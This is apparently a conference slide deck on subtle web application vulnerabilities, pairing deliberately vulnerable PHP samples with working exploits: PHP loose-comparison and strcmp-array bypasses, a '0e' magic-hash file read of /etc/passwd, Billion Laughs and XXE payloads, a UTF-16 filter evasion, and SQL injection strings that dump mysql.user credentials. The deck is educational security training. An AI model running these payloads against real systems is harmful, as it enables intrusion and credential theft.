Application security

Not so obvious vulnerabilities

Nicolas Grégoire / Agarri

CERN

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

$ Whoami

- Nicolas Grégoire / Agarri Founder

- 13 years of Infosec experience
- Half consultant, half end-user
- Always with a "breaker" mentality

- Doing Pentesting, Training, Research


PostgreSQL


WebKit


Sun
ORACLE


INKSCAPE


Batik


XMLSec
Library


php


Novell


Restlet


DOTNETNUKE


hp


SAP


WIKI


vmware


LIFERAY
Enterprise. Open Source. For Life.


Apache

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

The Target

```
<?php

$key = "llocdpocuzion5dcp2bindhspiccy";
$flag = strcmp($key, $_GET['key']);

if ($flag == 0) {
        print "Welcome!";
} else {
        print "Bad key!";
}

?>
```

strcmp()

- Pasted from the PHP 5 documentation:
- http://www.php.net/manual/en/function.strcmp.php

- int strcmp (string $str1 , string $str2)

- Note that this comparison is case sensitive.
- Returns < 0 if str1 is less than str2; > 0 if str1 is greater than str2, and 0 if they are equal.

The Idea

- Parameters to a PHP script can be :
  - Strings
  - Arrays
- The doc for strcmp() doesn't state what should happen if $_GET['key'] is an array
- Let's try...
- var_dump(strcmp('', array())) => NULL

The Hack

- The laxist operator "==" is used
- "===" would have check both type and value
- "==" will do some crazy conversions before comparing

The Proof

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

The Exploit

http://target/strcmp.php?**key[]**

DEMO

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

Typo3

- **Typo3 allows to access almost any file:**

```
http://foobar/index.php?
    jumpurl=target.txt &
    locationData=1::1 &
    JuSecure=1 &
    juHash=31337f0023
```

- **Here's a simplified version:**

```
http://127.0.0.1/cern/typo3.php?
    f=/etc/motd & h=3be1c7180e
```

The Target

```
<?php

$file = $_GET['f'];  $hash = $_GET['h'];

$key = "SuperSecretPassword!";
$target = substr(md5($key . $file), 0, 10);

if ($hash == $target) {
        print "Hash [$target]\n";
        print "File [$file]\n";
        readfile($file);
}

?>
```

The Crypto

- MD5: 32 nibbles / 16 bytes
- 256^16 = 3.4 * 10^38

- If truncated to 5 bytes
- 256^5 = 1.1 * 10^12

- An attacker needs on average 550 billion tries
- That seems quite secure

But...

```
<?php



if ("100" == "0100")          { … }
if ("100" == "10e1")          { … }
if ("100" == "1e2")           { … }
if ("100" == "001e0002")      { … }



?>
```

The Hack

- The string "0" will match:
  - 00000000
  - 0e01234567
  - 0e76543210
  - 000e000123
  - 0000000e44

The Maths

- We need a hash like "0e[0-9]{8}"

  P(First byte is "0E"): 1/256

  P(Other Nibbles are "[0-9]"): (10/16)^8

- P("0e[0-9]{8}") = 0,01%

- An attacker needs on average 5000 tries

The Exploit

- **Fixed hash**

  Value is "0"

- **Variable filename**

  Prefixed with "/"


```
http://127.0.0.1/cern/typo3.php?
    f=//[...]//etc/passwd & h=0
```

DEMO

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

XML?



The XML Family of Specifications: The Big Picture

Last Updated: April 19, 2003

Recommendation	Proposed Recommendation	Candidate Recommendation	Last Call Working Draft	Working Draft	Note submitted to W3C	Not a W3C specification

Billion Laughs attack

```
<!DOCTYPE entry [
  <!ENTITY lol0 "lol lol lol lol lol lol lol ">
  <!ENTITY lol1 "&lol0;&lol0;&lol0;&lol0;&lol0;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;">
]>

<feed xmlns="http://www.w3.org/2005/Atom">
   <title>PoC for a LOL DoS</title>
   <entry>
      <title>&lol6;</title>
   </entry>
</feed>
```

DEMO

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

XML eXternal Entities

```
<!DOCTYPE entry [
  <!ENTITY foo SYSTEM "file://etc/passwd">
]>


<feed xmlns="http://www.w3.org/2005/Atom">
   <title>PoC for a XXE attack</title>
   <entry>
      <title>&foo;</title>
   </entry>
</feed>
```

URL Handlers

file://	//srv/
http://	https://
ftp://	tftp://
Gopher://	ldap://
Php://	ssh2.sftp://

And more...

Risks

- Read local files
- Steal NTLM hashes
- Access services restricted by IP address
- Access others machines (hop though a FW)
- Brute-force credentials via SFTP
- Craft text-oriented packets using gopher://
- And more...

DEMO

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

XML Entities

XML document:

```
<!DOCTYPE doc [
  <!ENTITY foobar SYSTEM "/etc/passwd">
]>
```

PHP code:

```
if (strpros($file_content, '<!ENTITY') !== FALSE) {

        print 'Attack detected';
        exit;

}
```

strpos()

- Pasted from the PHP 5 documentation:
- http://www.php.net/manual/en/function.strpos.php

- int strpos (string $haystack , mixed $needle)

- Returns the position of where the needle exists relative to the beginning of the haystack string. Also note that string positions start at 0, and not 1. Returns FALSE if the needle was not found.

The analysis

- The PHP strict operator "!==" is used
  - No way to confuse NULL and 0
  - Would not be a valid document anyway
- The detected string is defined as a litteral
  - No way to play with case or spacing
- So, is it secure?

The Idea

- strpos() works only on ASCII strings
- Not the underlying XML parser

- Let's encode our XML document

The Hack

- UTF-7 and UTF-8 are not interesting
  - 'A': 0x41
- UTF-16 seems OK
  - 'A': 0x00 0x41

```
$ iconv --from-code=ASCii
        --to-code=utf-16 < A.xml > B.xml
```

DEMO

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

Trivial Cleaning

```
<?php

$category = str_replace("'", "\'", $category);

$sql = "select TITLE, CONTENT, CATEGORY from
postings where CATEGORY = '$category'";

$result = mysql_query($sql)
   or die("Invalid request: ".mysql_error());

?>
```

The Idea

- \ is used to escape '
- But \ itself isn't escaped

The Hack

- If an attacker provides \'
- The application sees \\'

The Exploit

```
/sqli.php?x\' or 1=1 -- x

/sqli.php?x\' UNION
SELECT user, password
FROM mysql.user
WHERE user="root" -- x
```

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

Complex Blacklist

- Forbidden items :
  - String "SELECT" (lc/uc)
  - String "UNION" (lc/uc)
  - String "mysql.user" (lc)
  - String "root" (lc)
  - Comments like " -- " and "/* */"
  - Spaces

Complex Bypass

- Strings "SELECT" and "UNION" (lc/uc)
  - Mixed case
- String "mysql.user" (lc)
  - Backtick around names
- String "root" (lc)
  - Hex: 0x726f6f74
- Comments like " -- " and "/* */"
  - Use #
- Spaces
  - 0x09 (Tab) or 0x0B (Vertical Tab) or ...

The Exploit

```
/sqli.php?x\'%0AUnioN
%0BSeLeCt%0Cuser,password
%0AFROM%0B`mysql`.`user`
%0CWHERE%0Auser=0x726F6F74#
```

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

XSLT?


- Functional programming Language
- Used to manipulate XML documents
- Turing-Complete

- Available in:
  - Browsers, databases, web Applications
  - Digital signatures, image viewers, ...

Dumb Fuzzing

- Take some valid files
- Mutate these files
- Feed the new files to the engine
- Monitor CPU, RAM, processes, ...
- Analyze crashes

Setup


Find good samples
Samples
Select a mutator
Bit-flipping, radamsa, ...
Select targets
C-based XSLT processors
Select instrumentors
ASan, valgrind, gflags.exe, ...
350,000 TRIES / DAY / CORE
Generate test-cases
Malformed inputs
Process
Bingo?
Instrumented applications
Minimize & analyse

Results

- Plenty of (security related) bugs!

- MSXML: CVE-2013-0007
- LibXSLT: CVE-2102-2871, CVE-2102-2825, ...
- Adobe Reader: CVE-2012-1525, CVE-2012-1530
- Firefox: CVE-2012-3972, CVE-2102-0449
- And more : Intel, Oracle, ...

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

Abuse of features

- Very large set of features
- Standardized versions
  - XSLT 1.0, XSLT 1.1, XSLT, 2.0, XSLT 3.0
- Community effort
  - EXSLT
- Proprietary extensions
  - In nearly every engine

Standard features

	XSLT 1.0	XSLT 1.1	XSLT 2.0	EXSLT
Info leak	xsl:message system-property()		system-property()	
Read access	document() xsl:include xsl:import		unparsed-text() xsl:import-schema	
Write access		xsl:document	xsl:result-document	exsl:document
Code exec		xsl:script		func:script

Proprietary features

	libxslt	MSXML	Xalan-J	4Suite	Sablotron	XT	Saxon-J
Info leak		msxsl:version	checkEnvironment() Java properties	f:binpath() f:ospath2uri()	ginger:version		Java properties
Read access			sql:new sql:query	f:doc-as-string()			
Write access	xsl:document exsl:document saxon:output		xalan:write	exsl:document	exsl:document	xt:document method="xt:nxml"	xsl:result-document
Code exec	In PHP5 and only if RegisterPHPFunctions()	msxsl:script	Java methods			Java methods	Java methods

DEMO

Outline

- PHP Laxism
- XML Risks
- Blacklist Evasion
- XSLT Madness

Conclusion

- Attacker:
  - Subtle bugs are hard
  - Subtle bugs are fun
- Defender:
  - In order to build something secure, you need to investigate / understand each underlying technology!
  - Reducing complexity is the key

The End

- Questions?

- Contact:
  - Nicolas.gregoire (at) agarri.fr
  - Agarri_FR on Twitter

References

- http://www.php.net/manual/en/types.comparisons.php
- http://www.php.net/manual/en/function.strcmp.php
- http://www.php.net/manual/en/function.strpos.php

- http://gregorkopf.de/slides_berlinsides_2010.pdf
- http:// erpscan.com/wp-content/uploads/2012/11/SSRF.2.0.poc_.pdf
- http://websterprodigy.net/2012/11/09/csaw-2012-quals-tutorialwriteup/

- http://code.google.com/p/ouspg/wiki/Radamsa
- http://www.metasploit.com/